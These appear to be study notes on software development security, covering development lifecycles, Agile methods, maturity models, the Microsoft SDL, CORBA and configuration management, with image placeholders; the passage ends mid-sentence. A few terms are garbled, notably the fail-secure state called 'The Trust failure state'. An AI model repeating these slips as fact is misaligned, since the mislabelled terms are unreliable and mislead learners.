In spite of the best efforts of programmers, product designers, and project managers, developed applications will be used in unexpected ways. Some of these conditions will cause failures. Since failures are unpredictable, programmers should design into their code a general sense of how to respond to and handle failures. There are two basic choices when planning for system failure:

■ ***The Trust failure state*** puts the system into a high level of security (and possibly even disables it entirely) until an administrator can diagnose the problem and restore the system to normal operation.

■ ***The fail-open state*** allows users to bypass failed security controls, erring on the side of permissiveness.

***OBJECT ORIENTED PROGRAMMING*:**
Object: Accounts, Account holder, employee
Method: Actions on Object (Add Fund)
Sub Class: Saving account, Current account
Behavior: Result exhibited by an Object
Class: Collection of common methods from a set of Object
Polymorphism: is when the same input generates a different output
Cohesion: Strength of relationship between methods of same class (HIGH)
Coupling: Interaction between Objects (LOW)
Assurance: Degree of confidence that security control mechanism built in the system will work effectively throughout the life cycle (TCB)

JAVA (Object-oriented)

- Platform independent
- Generates bytecode
- Bytecode interpreted into machine code by Java Virtual machine (JVM)
- JVM runs checks on each object to ensure integrity
- JavaScript is an unrelated language
- Sandboxing attempts to protect against malicious applets
- Applet runs in segregated area
- Attempted actions monitored
- Browser settings control applet actions
- Applets can be signed

ActiveX

- Object-oriented programming technologies and tools
- A self-sufficient program that can be run anywhere in the ActiveX network
- Equivalent to a Java applet
- Can be created with several languages
- ActiveX controls run on the client, which introduces risk
- Security relies on identifying the source of ActiveX controls with certificates
- ActiveX control downloaded to hard drive, not sandbox
- Users might not understand prompts

Common Object Request Broker Architecture (CORBA) is a standard defined by the Object Management Group (OMG) that enables software components written in multiple computer languages and running on multiple computers to work together. CORBA is a standard for distributing objects across networks so that operations on those objects can be called remotely. CORBA is not associated with a particular programming language, and any language with a CORBA binding can be used to call and implement CORBA objects. Objects are described in a syntax called Interface Definition Language (IDL). CORBA includes four components:

- **Object Request Broker (ORB)** handles the communication, marshaling, and unmarshaling of parameters so that the parameter handling is transparent for a CORBA server and client applications.
- **CORBA server** creates CORBA objects and initializes them with an ORB. The server places references to the CORBA objects inside a naming service so that clients can access them.
- **Naming service** holds references to CORBA objects.

- **CORBA Request node** acts as a CORBA client.

System Development Lifecycle (SDLC):

1. Project initiation - Feasibility, cost, Management approval, basic security objectives
2. Functional analysis and planning - Define need, requirements, review proposed security controls, risk analysis, functional baseline
3. System design specifications - Develop detailed design specs, Review support documentation, Examine security controls & design
4. Software development - Programmers develop code. Unit testing Check modules. Prototyping, Verification, Validation
5. Acceptance testing and implementation - Separation of duties, security testing, data validation, bounds checking, certification, accreditation , part of release control
6. Operations and maintenance - release into production. Certification/accreditation
7. Revisions/ Disposal - remove Sanitation and destruction of unneeded data

Software Development Lifecycle (SDLC):

1. Conceptual Definition: High level statement agreed by all stake holders
2. Functional Requirement: Specific functionalities are used and how parts will inter operate
3. Control Specification Development: Security in the system is designed (Access Control, ensuring CIA)
4. Design Review: How various parts of system will inter operate (Architecture)
5. Code Review: Once the code is written, peer review should happen with different individuals.
6. UAT: End users tests if the product meets the given requirement.
7. Maintenance and Change Management: Any further change in the system should go through change management process.

Waterfall model

Requirements Gathering and Analysis: In this phase the requirements are gathered by the business analyst and they are analyzed by the team. Requirements are documented during this phase and clarifications can be sought.


System Design: The architect and senior members of the team work on the software architecture, high level and low level design for the project. The architect creates the Architecture diagrams and high level / low level design documents.

Implementation: The development team works on coding the project.


Testing: The testing team tests the complete application and identifies any defects in the application. They also perform regression testing of the application to see if any new defects were introduced.

Deployment: The team builds and installs the application on the servers which were procured for the banking application. Some of the high level activities include installing the OS on the servers, installing security patches, hardening the servers, installing web servers and application servers, installing the database etc.

Maintenance: During the maintenance phase, the team ensures that the application is running smoothly on the servers without any downtime.



Spiral model encapsulates a number of iterations of another model (the waterfall model), it is known as a metamodel, or a "model of models." Theoretically, system developers would apply the entire waterfall process to the development of each prototype, thereby incrementally working toward a mature system that incorporates all the functional requirements in a fully validated fashion. Boehm's spiral model provides a solution to the major criticism of the waterfall model—it allows developers to return to the planning stages as changing technical demands and customer requirements necessitate the evolution of a system. The waterfall model focuses on a large-scale effort to deliver a finished system, whereas the spiral model focuses on iterating through a series of increasingly "finished" prototypes that allow for enhanced quality control. The spiral model is a software development model designed to control risk. The spiral model repeats steps of a project, starting with modest goals, and expanding outwards in ever-wider spirals called rounds. Each round of the spiral constitutes a project, and each round may follow a traditional software development methodology, such as modified waterfall. A risk analysis is performed each round. Fundamental flaws in the project or process are more likely to be discovered in the earlier phases, resulting in simpler fixes. This lowers the overall risk of the project; large risks should be identified and mitigated.


The spiral lifecycle mode
Determine objectives, alternatives, and constraints.
Evaluate alternatives. Identify and resolve risks.
P1
P2
P3
Plan next phases.
Develop and verify next-level product.

Agile Software Development developers increasingly embraced approaches to software development that eschewed the rigid models of the past in favor of approaches that placed an emphasis on the needs of the customer and on quickly developing new functionality that meets those needs in an iterative fashion. We are uncovering better ways of developing software by doing it and helping others do it. Through this work we have come to value:

- **Individuals and interactions** over processes and tools
- **Working software** over comprehensive documentation
- **Customer collaboration** over contract negotiation
- **Responding to change** over following a plan

Agile embodies many modern development concepts, including more flexibility, fast turnaround with smaller milestones, strong communication within the team, and more customer involvement.
The 12 principles, as stated in the Agile Manifesto, are as follows:

■ Our highest priority is to satisfy the customer through early and continuous delivery of valuable software.

■ Welcome changing requirements, even late in development. Agile processes harness change for the customer's competitive advantage.

■ Deliver working software frequently, from a couple of weeks to a couple of months, with a preference to the shorter timescale.

■ Business people and developers must work together daily throughout the project.

■ Build projects around motivated individuals. Give them the environment and support they need, and trust them to get the job done.

■ The most efficient and effective method of conveying information to and within a development team is face-to-face conversation.

■ Working software is the primary measure of progress.


■ Agile processes promote sustainable development. The sponsors, developers, and users should be able to maintain a constant pace indefinitely.

■ Continuous attention to technical excellence and good design enhances agility.

■ Simplicity—the art of maximizing the amount of work not done—is essential.

■ The best architectures, requirements, and designs emerge from self-organizing teams.


■ At regular intervals, the team reflects on how to become more effective, then tunes and adjusts its behavior accordingly.



Scrum and Extreme Programming (XP) are Agile Methods. Key terms often associated with Agile are:


- **Pair programming** – two developers coding from one machine in which the second developer reviews code as it is written.
- **Continuous integration** – integrating multiple developers' contributions back into the main project can be a cause of issues. Continuous integration seeks to address the problem by regularly integrating developer contributions back into the main branch, and thereby finding out about issues earlier.
- **Continuous deployment** – similar to continuous integration, but the code is actually deployed into production rather than just pushed back into the main branch.

Scrum takes its name from the daily team meetings, called ***scrums***, that are its hallmark. Each day the team gets together for a short meeting, where they discuss the contributions made by each team member, plan the next day's work, and work to clear any impediments to their progress. These meetings are led by the project's ***scrum master***, an individual in a project management role who is responsible for helping the team move forward and meet their objectives. The Scrum methodology organizes work into short ***sprints*** of activity. These are well-defined periods of time, typically between one and four weeks, where the team focuses on achieving short-term objectives that contribute to the broader goals of the project. At the beginning of each sprint, the team gathers to plan the work that will be conducted during each sprint. At the end of the sprint, the team should have a fully functioning product that could be released, even if it does not yet meet all user requirements. Each subsequent sprint introduces new functionality into the product.




Extreme programming XP is an Agile development method that uses pairs of programmers who work off a detailed specification. There is a high level of customer involvement. "Extreme Programming improves a software project in five essential ways; communication, simplicity, feedback, respect, and courage. Extreme Programmers constantly communicate with their customers and fellow programmers. They keep their design simple and clean. They get feedback by testing their software starting on day one. They deliver the system to the customers as early as possible and implement changes as suggested. XP core practices include:

- **Planning:** specifies the desired features, which are called the user stories. They are used to determine the iteration (timeline) and drive the detailed specifications.
- **Paired programming:** programmers work in teams.
- **Forty-hour workweek:** the forecasted iterations should be accurate enough to forecast how many hours will be required to complete the project. If programmers must put in additional overtime, the iteration must be flawed.
- **Total customer involvement:** the customer is always available and carefully monitors the project.
- **Detailed test procedures:** these are called unit tests.




***Rapid application development* (RAD)** is a development model that prioritizes rapid prototyping and quick feedback over long-drawn-out development and testing cycles. With rapid application development, developers can make multiple iterations and updates to a software quickly without starting from scratch each time. This helps ensure that the final outcome is more quality-focused and is in alignment with the end-users' or customer requirements. End user or customer is involved in this process.



***Capability Maturity Model (CMM)*:** The Software Engineering Institute (SEI) at Carnegie Mellon University introduced the Capability Maturity Model for Software, also known as the Software Capability Maturity Model (abbreviated as SW-CMM, CMM, or SCMM), which contends that all organizations engaged in software development move through a variety of maturity phases in sequential fashion. It is intended to help software organizations improve the maturity and quality of their software processes by implementing an evolutionary path from ad hoc, chaotic processes to mature, disciplined software processes. The idea behind the SW-CMM is that the quality of software depends on the quality of its development process. The stages of the SW-CMM are as follows:
Level 1: Initial stage of maturity is the stage in which security issues are often addressed in a reactive way, because there are no processes or standards in place for addressing specific issues.
Level 2: Repeatable In this phase, basic lifecycle management processes are introduced. Reuse of code in an organized fashion begins to enter the picture, and repeatable results are expected from similar projects. SEI defines the key process areas for this level as Requirements Management, Software Project Planning, Software Project Tracking and Oversight, Software Subcontract Management, Software Quality Assurance, and Software Configuration Management.
Level 3: Defined In this phase, software developers operate according to a set of formal, documented software development processes. All development projects take place within the constraints of the new standardized management model. SEI defines the key process areas for this level as Organization Process Focus, Organization Process Definition, Training Program, Integrated Software Management, Software Product Engineering, Intergroup Coordination, and Peer Reviews.
Level 4: Managed In this phase, management of the software process proceeds to the next level. Quantitative measures are used to gain a detailed understanding of the development process. SEI defines the key process areas for this level as Quantitative Process Management and Software Quality Management.
Level 5: Optimizing In the optimized organization, a process of continuous improvement occurs. Sophisticated software development processes are in place that ensure that feedback from one phase reaches to the previous phase to improve future results. SEI defines the key process areas for this level as Defect Prevention, Technology Change Management, and Process Change Management.


CMM has largely been superseded by a new model called the ***Capability Maturity Model Integration (CMMI)***. The CMMI uses the same five stages as the CMM but calls level 4 Quantitatively Managed, rather than managed. The major difference between CMM and CMMI is that CMM focuses on isolated processes, whereas CMMI focuses on the integration among those processes.


Characteristics of the Maturity levels
Level 5
Optimizing
Focus on process improvement
Level 4
Quantitatively Managed
Processes measured and controlled
Level 3
Defined
Processes characterized for the organization and is proactive.
(Projects tailor their processes from organization's standards)
Level 2
Managed
Processes characterized for projects and is often reactive.
Level 1
Initial
Processes unpredictable, poorly controlled and reactive

Software Assurance Maturity Model (SAMM) is an open source project maintained by the Open Web Application Security Project (OWASP). It seeks to provide a framework for integrating security activities into the software development and maintenance process and to offer organizations the ability to assess their maturity. SAMM divides the software development process into five business functions:

- **Governance** The activities an organization undertakes to manage its software development process. This function includes practices for strategy, metrics, policy, compliance, education, and guidance.
- **Design** The process used by the organization to define software requirements and create software. This function includes practices for threat modeling, threat assessment, security requirements, and security architecture.
- **Implementation** The process of building and deploying software components and managing flaws in those components. This function includes the secure build, secure deployment, and defect management practices.
- **Verification** The set of activities undertaken by the organization to confirm that code meets business and security requirements. This function includes architecture assessment, requirements-driven testing, and security testing.
- **Operations** The actions taken by an organization to maintain security throughout the software lifecycle after code is released. This function includes incident management, environment management, and operational management.

FIGURE 20.5 Software Assurance Maturity Model



IDEAL model has five phases:

1: Initiating In the initiating phase of the IDEAL model, the business reasons behind the change are outlined, support is built for the initiative, and the appropriate infrastructure is put in place.


2: Diagnosing During the diagnosing phase, engineers analyze the current state of the organization and make general recommendations for change.

3: Establishing In the establishing phase, the organization takes the general recommendations from the diagnosing phase and develops a specific plan of action that helps achieve those changes.

4: Acting In the acting phase, it's time to stop "talking the talk" and "walk the walk." The organization develops solutions and then tests, refines, and implements them.

5: Learning As with any quality improvement process, the organization must continuously analyze its efforts to determine whether it has achieved the desired goals, and when necessary, propose new actions to put the organization back on course.

FIGURE 20.6 The IDEAL model



Computer Aided Software Engineering (CASE) tool is a computer-based product aimed at supporting one or more activities within any aspect of the software development process. Case tools might support only one particular part of this process (such as compilers, editors, or UI generators). Develop application systems faster and to increase programmers' and analysts' productivity.

Integrated Development Environment

The IDE serves as the developer's workspace and typically includes at least a code editor, debugger, and builder/compiler. Many IDEs go beyond simple code editing and debugging to increase the efficiency of development.

- Many IDEs attempt to provide features to increase efficiency, and perhaps avoid defects
- IDEs are usually built to support only one or more specific languages
- Eclipse and MS Visual Studio are two popular IDEs

***MS SDL*-Microsoft's Security Development Lifecycle (SDL),** as communicated in their Simplified Implementation of the Microsoft SDL establishes 16 SDL practices divided among the traditional development phases. The key practices are:

1. Complete Core Security Training
2. Establish Security Requirements
3. Create Quality Gates/Bug Bars
4. Perform Security & Privacy Risk Assessment
5. Establish Security Design Requirements
6. Analyze Attack Surface
7. Complete Threat Models
8. Specify/Approve Secure Compilers, Tools, Flags & Options
9. Identify/Deprecate Unsafe Functions
10. Perform Periodic Static Code Analysis
11. Perform Dynamic Code Analysis
12. Perform Fuzz Testing

13. Conduct Attack Surface Review
14. Create an Incident Response Plan
15. Perform a Final Security Review
16. Archive all Release Data

SD3+C stands for Secure by Design, by Default, by Deployment, and Communications, a centerpiece of Microsoft's Security Development Lifecycle. Incorporates security through all phases of the product lifecycle.
According to Microsoft, Secure by Design includes:
• Secure architecture, design, and structure
• Threat modeling and mitigation
• Elimination of vulnerabilities
• Improvements in security


Secure by Default:	**Secure in Deployment:**
• Least privilege	• Deployment guides
• Defense in depth	• Analysis and management tools
• Conservative default settings	• Patch deployment tools
• Avoidance of risky default changes	
• Less commonly used services off by default	

Application Architectures
First element of software environment is understanding the application architecture
Distributed Computing:
o Client/Server – Allows the use of server-based applications by interfacing via the client
o 3-tier – Most commonly associated with web applications (web front-end, middleware, back-end data store)
o Peer-to-Peer – Each endpoint equally capable


Remote Procedure Calls
Distributed applications require the ability for clients to send input to a process running on remote systems. Process-to-process communication is referred to as an inter-process communication (IPC). However, when a process interfaces with a remote running process, this can be an example of a remote procedure call (RPC). Various approaches to this problem of coordinating the communication have been created. CORBA, Common Object Request Broker Architecture, employs an Object Request Broker as an intermediary. Microsoft has developed many approaches over the years, each one largely superseding the other. OLE, COM, COM+, DCOM, .NET Remoting, and WCF are some of the names for their approaches. Additional approaches include XML-RPC, JSON-RPC, and Java RMI.

Gantt chart is a type of bar chart that shows the interrelationships over time between Projects and schedules. It provides a graphical illustration of a schedule that helps you plan, coordinate, and track specific tasks in a project. They are particularly useful when coordinating tasks that require the use of the same team members or other resources.

GANTT Chart



Program Evaluation Review Technique (PERT) is a project-scheduling tool used to judge the size of a software product in development and calculate the standard deviation (SD) for risk assessment. PERT relates the estimated lowest possible size, the most likely size, and the highest possible size of each component. The PERT chart clearly shows the dependencies between different project tasks. PERT is used to direct improvements to project management and software coding in order to produce more efficient software. As the capabilities of programming and management improve, the actual produced size of software should be smaller.



Software configuration management (SCM). This process is used to control the version(s) of software used throughout an organization and to formally track and control changes to the software configuration. It has four main components:


- **Configuration Identification** During the configuration identification process, administrators document the configuration of covered software products throughout the organization.
- **Configuration Control** The configuration control process ensures that changes to software versions are made in accordance with the change control and configuration management policies. Updates can be made only from authorized distributions in accordance with those policies.
- **Configuration Status Accounting** Formalized procedures are used to keep track of all authorized changes that take place.

- ***Configuration Audit*** A periodic configuration audit should be conducted to ensure that the actual production environment is consistent with the accounting records and that no unauthorized configuration changes have taken place.


DevOps approach seeks to resolve these issues by bringing the three functions together in a single operational model. The word *DevOps* is a combination of Development and Operations, symbolizing that these functions must merge and cooperate to meet business requirements. The model illustrates the overlapping nature of software development, quality assurance, and IT operations. The DevOps model is closely aligned with the Agile development approach and aims to dramatically decrease the time required to develop, test, and deploy software changes. Some organizations even strive to reach the goal of ***continuous integration/continuous delivery (CI/CD)***, where code may roll out dozens or even hundreds of times per day. This requires a high degree of automation, including integrating code repositories, the software configuration management process, and the 